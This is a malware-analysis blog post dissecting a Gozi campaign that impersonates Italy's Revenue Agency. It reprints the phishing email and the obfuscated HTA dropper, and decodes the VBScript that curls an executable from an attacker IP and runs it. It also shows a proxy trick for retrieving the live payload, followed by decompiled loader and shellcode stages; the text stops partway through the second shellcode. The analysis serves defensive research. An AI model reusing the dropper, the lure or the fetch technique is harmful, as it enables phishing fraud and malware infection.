

Gozi - Italian ShellCode Dance

0xtoxin-labs.gitbook.io/malware-analysis/malware-analysis/gozi-italian-shellcode-dance



In this blogpost I will be going through a recent campaign targeting the Italian audience impersonates to The Italian Revenue Agency. Luring victims to execute payload and become part of Gozi botnet.

The Phish

A massive malspam email campaign was spreading around the globe targeting italian individuals impersonating to **Agenzia delle Entrate** letting the users know that there is some problem with VAT and payment related documents:

Gentile cliente,

dall'esame dei dati e dei versamenti relativi alla Comunicazione delle eliminazioni periodiche Iva, da lei presentate per il trimestre 2023, sono emerse alcune incoerenze.

Le notificazioni relative alle incongruenze riscontrate sono accessibili nel "Cassetto fiscale" (sezione l'Agenzia) accessibile dal sito internet dell'Agenzia delle Entrate (www.agenziaentrate.gov.it) e in versione completa nell'archivio allegato alla attuale e-mail.

La presente e-mail è stata procreata automaticamente , pertanto la raccomandiamo di non dare risposta a tale recapito di posta elettronica.

Ufficio accertamenti,
Direzione nazionale Agenzia delle Entrate



Phishing Mail


Translation:

Dear Customer, from the examination of the data and payments relating to the Communication of periodic VAT eliminations, which you presented for the quarter 2023, some inconsistencies emerged. The notifications relating to the inconsistencies found are accessible in the "Tax box" (the Agency section) accessible from the Revenue Agency website (www.agenziaentrate.gov.it) and in the complete version in the archive attached to the current e-mail. This e-mail was created automatically, therefore we recommend that you do not reply to this e-mail address. Verification office, National Directorate of the Revenue Agency

The mail contains an attachment: [AgenziaEntrate.hta](#) which is part of the Social Engineering technique the threat actor tries to apply by letting the user know in the mail that he isn't suppose to reply back to the mail (as it's an automatically created mail) and the only choice left for the user is to download and open the attachment.

Execution Chain

Below you can see a diagram of the execution chain from the moment the phishing mail was opened:



Execution Flow

AgenziaEntrate.hta

As I've mentioned the email has an .hta attachment. the hta file contains inside of itself a few empty lines at the beginning and afterward a quite good amount of nonsense data:

```
<html><head><meta http-equiv='x-ua-compatible' content='IE=7'><META NAME='GENERATOR' Content='The source code of this
page is encrypted with HTML Guardian, the world's standard for website protection. Visit http://www.protware.com for details'><script>sc
p="s$&t^lo#e";jeob="%$i&$e@&etj";ntfy="y^$@&$i%#";tlrj="u&g#n$#@~^hwpnnq==#6$";jyoy="!&w!$#!nr";eval('fun' + 'ction_' + '(o)' + '{ev' +
'al(une' + 'scape(' + 'o)'));';k9=
'do\143u\155%65\156t%2E\167%72%69%74e%28%27%3C%27%2B%27%73%63\162i\160%74%20\141%6E\147%75ag%65%3Dj\163\143%72i\160%74%2Een\143%6Fd%65%3E
27%29';(k9);</script>#@~^IBgAAA=[Km;s+ YRSDbo+vEU+kmC2DEl BuTfu!b@!40:~PX:sxdxu +tDOW=]+ou sAASRA&cGmoYys8,,O]yo64YhVu
+Y22[Z9]ZbP,!4+mNu&3@!dMk2Yuf27L~$XGxYyGY FI$X0{?DDk ocWDK:/tmD/G9+ 8f~8!#pWGDvk{!Ik@!+8&[ibQ_ 5zF_5zR8I0!U1YrKx,,X0^*yb,x]y @!du
3Y yw1 ~dYHVDElY {[b/2Vmz] WUnu GYfa@!2DDElY22Yy 3;XF_u+ @!]+saDnY22@!u+sk] yQY ywmXy&3Yy Iyb+ +A~zDDCzv]+GmWD+~+Tkxu
FS]yG8+6W.nAxNu+GB] FCWYDElDAX[[+B]+G(n0Kdn$DElOkUYyGbi.r2'UDElH,bDM1Hc]yG4YsVY+F~}y{tDElNu+{~u F4GNzYyGbi6GDv3xTp3@!x"b&
VDElUTY4p33_#Pyb*~9W^Es+U0co+D3VDEl:+ OdAHKmoH1hnvyr&]
VT~iWGM^ LxTpL@!~.rWRsDElXtYtpL3Q#P0GDvkxTpk@!{fib_* r0vybc,LDbPyrc]TckUdDElDY)[N1^+ O_K\d'.k ]kYSyb,b8)8NNpk0vU17komOGDcEk+.bLn Y
YKJWS+./m/+cbckUNDEla]0cu F:/b+,0]yG6]22Rq* hbUNKhRm0011tA/nxOcu {W sWmNY+F~;z1*8IN^x9W^!:DElxYcVmz+M/IWDEl^Ar NWS
Wa+Dm_q)Zi9lx'[G1Eh+ OR9W^;s+xO\KNnu-[Km;s+ YRMV^b[L"G+ponx9Wm!h+ YRTn02^+s+UY$Z&NIhKxhbx[GSR/r[DEl4CDQOMen=0mV/DElIDH'
l~kt10GMREknDzo+ O YKSKhnd/Ck+c#pryg'OHckx[nXrW^u+FxnD/1lwDEl]y{#u&3'Zg0.!+}6CVk+i.rd'9lpyr/0x9I\m.Ps/Lxu Gy+FiWE ^DkG P
+:v#P.+DE.x,Y.;DEl8isrx9whcGU+MDKd~^~UDEl:Iy}o'SkU[KhrSg110kKucw.KYKmW^RbUNDEl660v]+{6kVDElY
F#"[RqgDD!+l0Csk+IkFW'.kd'L"y6oQY.EDEl16lSk+pNW1EsxnDRADBnqcu @!0l(V+,ArNDt{]+GqTZ]Y
F~4KD[nM']+[Z]+GufA@!OM]22@!DN,8o1wswm^Y+Fa!ZDElvz!]y{~1kTx~^~YyG^+ O+M]+{u&2@!WkXOpkOHVn,'u G6W
0061hk^X1~j+D9Cxm~Pz.r1~^,CnV~ndK^lB~/mxDRk+DrWpPWW O /r.+PFYwXIP1Wswm)~:wsswosp4m^VoMw!x[0^G^W.),!:ZvDElTZ]
{Y22PtDEl~kw;MmDElPmkNDEl~W6POTb~/~2mo+,r/,wDKOnmd+9P8X~@!{f2@!WW Y~dDXVn~{]+G1G^W.=P[ss;ZZT]yGY&ACP^dPM!CD9k1 @!Y w0Kx0]f3@!]+s(Y
&AP@!8M]&3P4+~E^Ob:CD+,YwKV,OW,w.WD+^O,XW!.P_KHd~^W9+BPr:CLDEl/SPxC\mPC2aV+OdBPB17Ckm.bwD/~,VbU3k~3DEl+2~S+4,^W Y+
O~0bVD+./~CS1zPmUN,;^4P:G.DElR R,@!u o6W Y]22@!8Du&3@!mPdOHV+,x]yGYDEla009+1W.10rKx1P GxDEli~^KVW.l,aos;/Z]YyG,tDDEl0{Y FtOYa)Y+w]
wAhSRwMGohmDDElR^WhYyG~Ym.oDElYxYyG{8smxV]y{u&3,@!{J&A@!6GxDpDyHvN~{] FwW YO6Chk^X=P++.[mx~,)Db1ss,C+s-DElYrmms,/C /+/Mk6IP6WUY
/r"DEl)P8+wXiP1Gswm),aos//Z]IP(Cm00.G!xNR^KVGD~[!T+vz!]yGuf2ShArhDGOq1DDEl mk:@!u+o0Kx0]f2@!Yys8]23@!u oCu&2@!Yys0NufA@!YysDD]22@!Y
wYC4^+Yfa] ybi@!] wd^DbwD]f2@!d1DrwD~k9^Y+FVFq(u {]2371.,wamW 0{Ti71.P$X{xu Gu+Gp;XRxjYmK o 0.GsZ41M/W9+cq2~FTS8&SFZbp0GM'
b!pk@!*,o1r_3# 5HG_{5XR8i^((F{]y @!]+3]+ eRou +Q$XGQYy Rou+Yy u&2u yIV8q('u +Yys]y+_u CY+ 3;HGQ]++C]+ 3Y y]+ou I(&qs'u+y@!d1Du
```

Obfuscated HTA Content

So the first thing I've noticed is obfuscated code inside of `<script>` tags:

```
page is encrypted with HTML Guardian, the world's standard for website protection. Visit http://www.protware.com for details'><script>sc
p="s$&t^lo#e";jeob="%$i&$e@&etj";ntfy="y^$@&$i%#";tlrj="u&g#n$#@~^hwpnnq==#6$";jyoy="!&w!$#!nr";eval('fun' + 'ction_' + '(o)' + '{ev' +
'al(une' + 'scape(' + 'o)'));';k9=
'do\143u\155%65\156t%2E\167%72%69%74e%28%27%3C%27%2B%27%73%63\162i\160%74%20\141%6E\147%75ag%65%3Dj\163\143%72i\160%74%2Een\143%6Fd%65%3E
27%29';(k9);</script>#@~^IBgAAA=[Km;s+ YRSDbo+vEU+kmC2DEl BuTfu!b@!40:~PX:sxdxu +tDOW=]+ou sAASRA&cGmoYys8,,O]yo64YhVu
```

Script Tag

After cleaning the script a bit we can see clearly what happens here:

```

1 <!--JUNK CODE-->
2 sccp="$s&t^lo#e";
3 jeob="%i&$e&etj";
4 ntly="y^$@i#";
5 tlrj="u&g#n$#@~^hwpnnq==#6$";
6 jyoy="!&w!$#!nr";
7 <!--JUNK CODE-->
8
9 eval(function _o(o){
10     eval(unescape(o))
11 });
12
13 k9='do\143u\155%65\156t%2E\167%72%69%74e%28%27%3C%27%2B%27%73%63\162i\160%74%20\141%6E\147%75ag%65%3Dj\163\143%72i\160%74%2Een\143%6Fd%65%3E%27%29';
14
15 _=(k9);

```

Post Cleaning script

The script simply takes escaped string and unescaping it.

Below is a quick script that does the job, after unescaping the string a URL decode operation was required also to see clearly the output:

```
import urllib.parse
```

```
escapedStr =
```

```
"do\143u\155%65\156t%2E\167%72%69%74e%28%27%3C%27%2B%27%73%63\162i\160%74%20\141%6E\147%75ag%65%3Dj\163\143%72
```

```
unicodeDecodedStr = escapedStr.encode('utf-8').decode('unicode_escape')
```

```
urlDecodedStr = urllib.parse.unquote(unicodeDecodedStr)
```

```
print(urlDecodedStr)
```

```
document.write('<'+script language=jscript.encode>')
```

Jscript Encode

As we can see from the output, the content is encoded using [jscript.encode](#) and it can be decoded using this [tool](#). After decoding the encoded data, the script will unescape a huge blob of data:

```

document.write(unescape('%0D%0A<html xmlns=%22http:%2F%2Fwww.w3.org%2F1999%2Fxml%22%3E%0D%0A
<head%3E<script%3Evar qy7=%27%27; qy8=String.fromCharCode(13,10); for(i=0; i<2137; i++){ qy7+=qy8 }; function
qy9(){ zi9=%22<s%22+%22pan
style=%27display:none%27%3E<pre%3E%22+qy7+%22%2Fpre%3E<%2Fs%22+%22pan%3E%22; zi2=new
Array(%27afterBegin%27,%27beforeEnd%27,%27afterEnd%27,%27beforeBegin%27); zi3=new
Array(%27html%27,%27head%27,%27body%27); for(k=0; k<zi3.length; k++){ zi4=document.getElementsByTagName(zi3
[k]); for(j=0; j<zi4.length; j++){ for(i=0; i<3; i++){ if(zi4[j]){ zi4[j].insertAdjacentHTML(zi2[i], zi9) } } } }
if(navigator.userAgent.toLowerCase().indexOf(%27msie
8%27)%3E-1){ window.attachEvent(%27onload%27, qy9); } dl=document.layers; oe=window.opera?1:0; da=(document.doc
umentMode||document.all)&&!oe; ge=document.getElementById; ws=window.sidebar?true:false; tN=navigator.user
Agent.toLowerCase(); izN=tN.indexOf(%27netscape%27)%3E0?true:false; zis=da; zis8=da; var
msg=%27%27; function nem(){ return true; } window.onerror =
nem; zOF=window.location.protocol.indexOf(%27file%27)!=-1?true:false; i7f=zis&&!zOF?true:false; document.wr
ite(%22<table width=%27100%27 border=%270%27%3E<tr%3E<td bgcolor=%27#006600%27 align =
%27center%27%3E<font style =%27font-family: Verdana, Arial, Helvetica, sans-serif; font-size: 12px;
color: #FFFFFF; background-color: #006600%27%3EThe source code of this page is protected by <b%3E<font
style =%27color: #FFCC00%27%3EHTML Guardian<%2Ffont%3E<%2Fb%3E <br%3EThe ultimate tool to protect your
HTML code, images, Java applets, Javascripts, links, keep web content filters away and much more...
<%2Ffont%3E<br%3E<a style =%27text-decoration: none; color: #FFCC00%27
href=%27http:%2F%2Fwww.protware.com%27 target=%27_blank%27%3E <b%3E<font style =%27font-family:
Verdana, Arial, Helvetica, sans-serif; font-size: 12px; color: #FFCC00; background-color:
#006600%27%3Ewww.Protware.com<%2Ffont%3E<%2Fb%3E<%2F%3E<%2Ftd%3E<%2Ftr%3E<%2Ftable%3E%22%27%3E<%2Fscript%3E
Decoded Jscript.Encode Script

```

Using online tool such as [CyberChef](#) I've URL decoded the blob of data and at the first part of the data looked like obfuscated JS code, but when I've scrolled down I found out another script written in VBS:

```

<script language="VBScript">
    Window.ResizeTo 0, 0
    Window.MoveTo -4000, -4000
set runn = CreateObject("WScript.Shell")
dim file
file = "%systemroot%\System32\LogFiles\" & "\login.exe"
const DontWaitUntilFinished = false, ShowWindow = 1, DontShowWindow = 0, WaitUntilFinished = true
set oShell = CreateObject("WScript.Shell")
oShell.Run "cmd /c curl http://191.101.2.39/installazione.exe -o
%systemroot%\System32\LogFiles\login.exe ", DontShowWindow, WaitUntilFinished
runn.Run file ,0
    Close
</script>

```

Vbs Script

Window.ResizeTo 0, 0

Window.MoveTo -4000, -4000

set runn = CreateObject("WScript.Shell")

dim file

file = "%systemroot%\System32\LogFiles\" & "\login.exe"

const DontWaitUntilFinished = false, ShowWindow = 1, DontShowWindow = 0, WaitUntilFinished = true

set oShell = CreateObject("WScript.Shell")

oShell.Run "cmd /c curl http://191.101.2.39/installazione.exe -o %systemroot%\System32\LogFiles\login.exe ", DontShowWindow, WaitUntilFinished

runn.Run file ,0

Close

Clearly the script tries to download external payload and drop it to the user's disk at `C:\Windows\System32\LogFiles\login.exe`

Italy Geofence Bypass

The payload that the script tries to retrieve utilize the `curl` command. I've tried to download the file and got the error: `curl: (52) Empty reply from server`

```

C:\Users\igal\Desktop>curl http://191.101.2.39/installazione.exe -o C:\Users\igal\Desktop\AgenziaEntrate1.bin
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload  Total   Spent    Left     Speed
  0     0    0     0    0     0      0      0  --:--:-- --:--:-- --:--:--     0
curl: (52) Empty reply from server
Failed Payload Fetch

```

So after digging through the flags of Curl, I found the `-x` flag which allow access the URL through a proxy. So I looked for HTTP proxies in Italy (free-proxy.cz) And by executed the below command I've managed to retrieve the payload:

`curl -x 185.22.57.134:8080 http://191.101.2.39/installazione.exe -o C:\Users\igal\Desktop\AgenziaEntrate1.bin`

```

C:\Users\igal\Desktop>curl -x 185.22.57.134:8080 http://191.101.2.39/installazione.exe -o C:\Users\igal\Desktop\AgenziaEntrate1.bin
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload  Total   Spent    Left     Speed
100 194k 100 194k    0     0  9932      0  0:00:20  0:00:20 --:--:-- 43545

```

Successful Payload Fetch

Installazione.exe

In this part I will be covering the initial loader and going through some of it functionalities. I've opened the loader in IDA and the first thing that caught my attention was the huge `.data` section:



Big .data Section

It's a good indication that we're seeing a packed binary. Now going through `WinMain` there is a single call to a function before the termination of the program:

```
1 int __stdcall wWinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPWSTR lpCmdLine, int nShowCmd)
2 {
3     blob1Ref_Size = *(_DWORD *)&blob1;
4     if ( *(_DWORD *)&blob1 == 0x422 )
5     {
6         printf(0, 0, 0);
7         remove(0);
8         _unlink(0);
9         remove(0);
10        printf(Format, "0 %f", L"0");
11        calloc(0, 0);
12        realloc(0, 0);
13        ferror(0);
14        fclose(0);
15        _strtol_l(0, 0, 0, 0);
16        _mbstrlen_l(0, 0);
17        _atoi64(0);
18    }
19    blob2Ref = *(_DWORD *)&blob2;
20    sub_40471B();
21    return 0;
22 }
```

WinMain Function

sub_40471B

This function will be the actual main function of the loader, it will call the function `mwDecryptWrapper_4041AE` which will be the wrapper function for the decryption routine and those will be the function arguments:

1. 1.
ShellCode allocated memory
2. 2.
Blob1 Length
3. 3.
Blob3 Data

```
93 mwDecryptWrapper_4041AE((int)blob1LocalAlloc, blob1Ref_Size, (int)&blob3);
94 for ( n = 0; n < 290202; ++n )
95 {
96     if ( n == 12132 )
97         mwMove0x419E();
98 }
```

Call To mwDecryptWrapper

```
1 unsigned int __stdcall mwDecryptWrapper_4041AE(int a1, unsigned int a2, int a3)
2 {
3     unsigned int result; // eax
4     unsigned int v5; // edi
5
6     result = a2 >> 3;
7     if ( !(a2 >> 3) )
8         return result;
9     v5 = a2 >> 3;
10    do
11    {
12        result = mwDecrypt_4040D8((unsigned int *)a1, a3);
13        a1 += 8;
14        --v5;
15    }
16    while ( v5 );
17    return result;
18 }
```

mwDecryptWrapper Function

The wrapper function will then call `mwDecrypt_4040D8` and eventually the last function that will be called before `sub_40471B` ends will be `mwExecGoziShell_4042A6`:

```
129 mwExecGoziShell_4042A6(); // jump to shellcode
130 return 0;
131 }
```

Call To mwExecGoziShell

```
2 int mwExecGoziShell_4042A6(void)
3 {
4     return ((int (*)(void))blob1LocalAlloc());
5 }
```

mwExecGoziShell Func

The function will jump into the allocated memory that it's data was previously decrypted.

Dynamic Analysis

Lets see this in the dynamic view: **Decryption Phase:**

●00404906 68 905C4200 `push 4.agenziaentrate.425C90` blob3
●0040490B FF35 84675600 `push dword ptr ds:[566784]` blob1Ref_Size
●00404911 FF35 68625600 `push dword ptr ds:[566268]` blob1LocalAlloc
●00404917 E8 92F8FFFF `call <4.agenziaentrate.mwDecryptWrapper_4041AE>`

Before Decryption


Address	Hex	ASCII
06FFECC8	E8 75 75 C6 D3 9D B9 7C EF EC A1 07 39 DC 13 55	@uuu0. ' i i j . 9 U . U
06FFECD8	95 CA 90 AD 55 AE AB 38 32 62 6A 6B 68 DF C4 FB	. E . . U * « 8 2 b j k k B A u
06FFECE8	EB B8 40 2E 81 C9 57 38 4A 58 55 01 D1 13 C7 B3	è . @ . . E W 8 J X U . N . C ²
06FFECF8	8B 22 B3 E0 86 EF 3E 4B 50 69 64 2A 9B C2 46 4E	. " ³ à . i > K P i d * . Å F N
06FFED08	44 BD 6E 04 BA 6F E7 6D E5 16 7D DF 0A EE AB F6	D % n . ° o ç m ä . } B . i « ö
06FFED18	4C 24 1C 09 14 A3 74 5C DE 94 62 A7 2B FF 91 A2	L \$. . . f t \ b . b \$ + y . Ç
06FFED28	92 29 A6 CC C4 CD 7D 0E 5D D8 F4 29 EB AC 96 AE	.) I Å I } .] 0 ö) e - . °
06FFED38	07 1B 85 93 90 93 2F F7 3E B5 AE 7D 42 52 A0 27	. . µ . . . / + > µ ° } B R ' .
06FFED48	90 B1 FA D3 DE 7C 08 A5 D9 6F 2B 0D E9 62 F6 D4	. ± ú ö p l . ¥ U o + . é b ö Ö
06FFED58	32 90 8B 94 7F 65 C6 5A F3 1E 93 BB 54 A0 79 AA	2 e Å z ö . . » T y ^
06FFED68	12 86 62 30 1F C5 32 30 F2 D6 4C 92 25 2E F8 4B	. . b 0 . A 2 0 ö ö L . % . ø K
06FFED78	29 E2 BF AD 3B 29 66 78 D5 E1 F3 CA F1 F3 B2 27) ä ù . ;) f x Ö ä ö Ê ñ ö ² ' .

After Decryption

Address	Hex	ASCII
06FFECC8	E8 41 54 F5 F5 FC C3 09 D6 3D 90 2E 00 3B 69 6E	@ATöouÄ.Ö=...;in
06FFECD8	20 7A 0F 95 A4 42 FC 43 7D 4F 48 3F 23 CA CD 0E	z . . µ B ü C } O H ? # Ê Í .
06FFECE8	DA 78 8A C5 35 32 45 1B D8 95 74 C2 81 FA 5E F8	Ü x . A 5 2 E . Ø . t Å . ü ^ ø
06FFECF8	4A A8 7E 59 28 49 28 F7 B8 9B 6F AC 3B 68 45 AF	J ~ Y (I (+ . . o ~ ; h E ~
06FFED08	DE B8 E4 66 40 45 6D 7B 2E 2F CF 32 B1 F1 EB FA	b . ä f @ E m { . / I 2 ± ñ e ú
06FFED18	4A 94 F6 42 7C 23 1E 8D 8B 5E 70 C9 84 B2 F9 DC	J . ö B # . . . Å p Ê . ² ü Ü
06FFED28	7D 69 2B 81 1E 1F 83 52 60 75 69 25 95 09 58 9C	} i + R ' u i % . . x .
06FFED38	A9 A5 3E F8 A7 B6 26 2E 7E 00 14 3D 06 91 30 BE	@ ¥ > ø \$ ¶ & . ~ . . = . . 0 %
06FFED48	3E F3 27 BD D8 A6 CF C7 F7 CD 0A 44 37 28 EC 08	> ö ' % ø I Ç + I . D 7 (i .
06FFED58	EE 42 20 24 B1 EC 87 02 1A E9 23 B1 C9 EB 34 7D	i B \$ ± i . . . e # ± E e 4 }
06FFED68	A9 BF A0 C3 74 C4 98 03 7A A1 79 37 9E 37 F0 63	Ø ð Å t Å . . z j y 7 . 7 ö c
06FFED78	A1 D5 62 6E A3 AB 8B 30 E6 82 65 CC D6 AA 4B 40	j Ö b n f « . 0 æ . e I Ö ^ K @

Decryption Phase

Jump To ShellCode:



Jump To ShellCode

1st ShellCode

Now that we've entered the 1st ShellCode, We can simply dump it and open it in IDA to further static analyze it before we dynamically finding our next interesting POI.

Dynamic API Resolve

The first thing the ShellCode will do is resolving API's it will need to further execute some function, it will be done by using a technique called **PEB Walk** and will combine inside of it hashes that simple google can help us to retrieve the hashes values, those are the API's that will be resolved:

- LoadLibraryA
- GetProcAddress
- GlobalAlloc
- GetLastError
- Sleep
- VirtualAlloc
- CreateToolhelp32Snapshot
- Module32First
- CloseHandle

```

1 int __cdecl resolveAPI_22(pebStruct *shellcodeMainStruct)
2 {
3     int result; // eax
4     int (__stdcall *v2)(int, _WORD *); // [esp+10h] [ebp-34h]
5     _WORD v3[16]; // [esp+14h] [ebp-30h] BYREF
6     int v4; // [esp+34h] [ebp-10h]
7     int Kernel32offset; // [esp+38h] [ebp-Ch]
8     int v6; // [esp+3Ch] [ebp-8h]
9     int v7; // [esp+40h] [ebp-4h]
10
11     shellcodeMainStruct->gap_0[0] = 0;
12     v7 = 0;
13     v4 = 2053;
14     *(_DWORD *)&shellcodeMainStruct->gap_0[4] = 2053;
15     *(_DWORD *)&shellcodeMainStruct->gap_0[8] = v4 + 61;
16     // 0xD4E88 == Kernel32.dll
17     v6 = walkPEB_83(0xD4E88, 0xD5786); // 0xD5786 = sll1AddHash32(LoadLibraryA)
18     v2 = (int (__stdcall *) (int, _WORD *))walkPEB_83(0xD4E88, 0x348BFA); // 0x348BFA = sll1AddHash32(GetProcAddress)
19     shellcodeMainStruct->LoadLibraryA = v6;
20     shellcodeMainStruct->GetProcAddress = v2;
21     Kernel32offset = 0;
22     strcpy((char *)v3, "kernel32.dll");
23     Kernel32offset = ((int (__stdcall *) (_WORD *))shellcodeMainStruct->LoadLibraryA)(v3);
24     strcpy((char *)v3, "GlobalAlloc");
25     LOBYTE(v3[6]) = 0;
26     shellcodeMainStruct->GlobalAlloc = shellcodeMainStruct->GetProcAddress(Kernel32offset, v3);
27     strcpy((char *)v3, "GetLastError");
28     shellcodeMainStruct->GetLastError = shellcodeMainStruct->GetProcAddress(Kernel32offset, v3);
29     strcpy((char *)v3, "Sleep");
30     v3[3] = 0;
31     LOBYTE(v3[4]) = 0;
32     shellcodeMainStruct->Sleep = shellcodeMainStruct->GetProcAddress(Kernel32offset, v3);
33     strcpy((char *)v3, "VirtualAlloc");
34     shellcodeMainStruct->VirtualAlloc = shellcodeMainStruct->GetProcAddress(Kernel32offset, v3);
35     strcpy((char *)v3, "CreateToolhelp32Snapshot");
36     shellcodeMainStruct->CreateToolhelp32Snapshot = shellcodeMainStruct->GetProcAddress(Kernel32offset, v3);
37     strcpy((char *)v3, "Module32First");
38     v3[7] = 0;
39     LOBYTE(v3[8]) = 0;
40     shellcodeMainStruct->Module32First = shellcodeMainStruct->GetProcAddress(Kernel32offset, v3);
41     strcpy((char *)v3, "CloseHandle");
42     LOBYTE(v3[6]) = 0;
43     result = shellcodeMainStruct->GetProcAddress(Kernel32offset, v3);
44     shellcodeMainStruct->CloseHandle = result;
45     return result;
46 }

```

Dynamic Resolve API Function

resolveShellCode2_465

Then In order to jump to the next stage ShellCode a new memory will be allocated using `VirtualAlloc` that was previously resolved and then the next shell will be written in the freshly allocated memory (after decrypting it[`decryptShellCode2_4F2`]), and after that the function will jump to the ShellCode:

```

1 void __cdecl resolveShellCode2_465(pebStruct *shellcodeMainStruct)
2 {
3     int v1; // [esp+0h] [ebp-Ch] BYREF
4     unsigned __int8 *v2; // [esp+4h] [ebp-8h]
5     unsigned __int8 *plainShellCode; // [esp+8h] [ebp-4h]
6
7     plainShellCode = *(unsigned __int8 **)&shellcodeMainStruct->gap_0[8];
8     <sub_778(
9         shellcodeMainStruct,
10         plainShellCode,
11         **(_DWORD *)&shellcodeMainStruct->gap_0[4],
12         *(_DWORD *)(&shellcodeMainStruct->gap_0[4] + 4));
13     if ( *(_BYTE *)(&shellcodeMainStruct->gap_0[4] + 8) )
14     {
15         v2 = (unsigned __int8 *)((LPVOID (__stdcall *) (LPVOID, SIZE_T, DWORD, DWORD))shellcodeMainStruct->VirtualAlloc)(
16             0,
17             *(_DWORD *)(&shellcodeMainStruct->gap_0[4] + 9),
18             MEM_COMMIT,
19             PAGE_EXECUTE_READWRITE);
20         v1 = 0;
21         decryptShellCode2_4F2(plainShellCode, **(_DWORD *)&shellcodeMainStruct->gap_0[4], v2, &v1);
22         plainShellCode = v2;
23         **(_DWORD *)&shellcodeMainStruct->gap_0[4] = v1;
24     }
25     __asm { jmp     [ebp+plainShellCode] } // jump to shellcode
26 }

```

Jump To 2nd ShellCode Function

2nd ShellCode

Same as the first ShellCode, the second ShellCode will start by resolving API dynamically, those are the API's it will resolve:

VirtualAlloc

VirtualProtect

VirtualFree

GetVersionExA

TerminateProcess

ExitProcess

SetErrorMode

